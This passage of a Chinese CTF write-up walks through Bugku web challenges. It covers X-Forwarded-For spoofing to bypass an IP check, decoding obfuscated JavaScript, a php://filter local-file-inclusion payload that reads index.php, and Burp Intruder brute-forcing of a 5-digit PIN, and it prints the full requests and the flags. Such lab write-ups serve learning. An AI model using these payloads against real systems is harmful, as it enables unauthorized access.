User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pass=hack
```

输入hack，得到flag

14.管理员系统

F12，发现一段注释，然后base64解码之后得到test123（应该是密码）
因为是管理员登陆，username考虑是admin
（但是我自己最初尝试的是用户名和密码都是test123，但是不对）



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境



搜索 HTML

```
<html>
 <head>…</head>
 <body>
   <h1>管理员系统</h1>
  <form method="POST" autocomplete="off">…</form>
  </body>
</html>
<!--dGVzdDEyMw==-->
```

但是输入之后显示需要本地管理员才行



管理员系统

Username:

Password:

Submit Reset


IP禁止访问，请联系本地管理员登陆，IP已被记录.

这时候就需要伪造一个IP

在burpsuite里面，抓包后，在headers里面添加一个

X-Forwarded-For: 127.0.0.1

原理：添加这个可以令服务器获取我所添加的本地回环IP地址，这样我就可以顺利发送请求，进行发包，抓包



管理员系统
123.206.31.85:1003
Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 ...
Go Cancel < >
Target: http://123.206.31.85:1003
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
5,617 bytes | 40 millis
等待 123.206.31.85...
HackBar 查看器 控制台 调试器 样式编辑器 性能 内存
Encoding SQL XSS Other Chrome BackBar
Contribute me! HackBar v2
Load URL
Split URL
Execute

管理员系统

Username: admin

Password: ●●●●●●●

Submit Reset

IP禁止访问，请联系本地管理员登陆，IP已被记录.

伪造为本地登录，自行添加

账户名要用admin！！！前面就错了！

```
POST / HTTP/1.1
Host: 123.206.31.85:1003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:66.0) Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://123.206.31.85:1003/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

user=admin&pass=test123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 14 Apr 2019 04:49:54 GMT
Content-Type: text/html
Connection: close
Content-Length: 5480

□□<html>
<head>
<title>
□□□□□□□□
</title>
</head>
<body>
<h1>□□□□□□□□</h1>
<form method="POST" autocomplete="off">
<p>Username: <input type="text" name="user"
id="user"></p>
<p>Password: <input type="password" name="pass"
id="pass"></p>

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is:
85ff2ee4171396724bae20c0bd851f6b</h3><br\></font\>
</body>
</html>
```


test123

□ Post data □ Referrer □ User Agent □ Cookies

得到flag

15.web4

F12查看源码，发现一段很长的东西



```
<html>
 <head> … </head>
 <body>
   <div style="display:none;"></div>
   <form action="index.php" method="post">
     看看源代码？
     <br>
     <br>
     <script>
       var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e
       %74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66
       %69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62'; var p2 = '%61%61%36%34
       %38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72
       %74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e
       %74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69
       %74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b'; eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
     </script>
     <input id="flag" type="input" name="flag">
```

https://blog.csdn.net/weixin_46104722

看到代码最后是unescape，应该是需要对上面这段代码进行解码（感觉在做计算题），利用unescape解码之后并计算之后得到：

67d709b2b54aa2aa648cf6e87a7114f1

输入到页面提交之后得到flag


16.flag在index里

别博主的wp：

（在url）file传值为：

php://filter/read=convert.base64-encode/resource=index.php

结果如下：



```
GET /post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php HTTP/1.1
Host: 120.24.86.145:8005
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://120.24.86.145:8005/post/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 20 Aug 2017 10:32:03 GMT
Content-Type: text/html
Connection: close
Content-Length: 561

<html>
    <title>Bugku-ctf</title>

PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZm
lsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXgucGhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZml
sZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3Ry
KCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0KCk7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4NCg==</html>
```


base64解密下就得到flag了

这题还没有理解是为啥，先放个大佬的链接在这，慢慢理解哈哈哈哈


https://blog.csdn.net/wy_97/article/details/77431111

17.输入密码查看flag

题目就直接提示了用爆破，所以直接上burpsuite->instruder




123.206.87.240:8002/baopo/



输入查看密码 [ ] 查看

请输入5位数密码查看，获取密码可联系我。



Burp Suite Professional v2.1.06 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 0

Payload type: Numbers　　Request count: 0

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 10000

To: 99999

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits:

Max integer digits:

Min fraction digits:


Max fraction digits:

Examples

1.1


设置好之后点级start attack

经过漫长的等待得到密码13579



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
3574	13573	200	□	□	1327	
3575	13574	200	□	□	1327	
3576	13575	200	□	□	1327	
3577	13576	200	□	□	1327	
3578	13577	200	□	□	1327	



3579	13578	200	□	□	1327
3580	13579	200	□	□	246
3581	13580	200	□	□	1327
3582	13581	200	□	□	1327
3583	13582	200	□	□	1327
3584	13583	200	□	□	1327
3585	13584	200	□	□	1327

```
POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
Content-Length: 9
Cache-Control: max-age=0
Origin: http://123.206.87.240:8002
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://123.206.87.240:8002/baopo/?yes
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

输入之后得到flag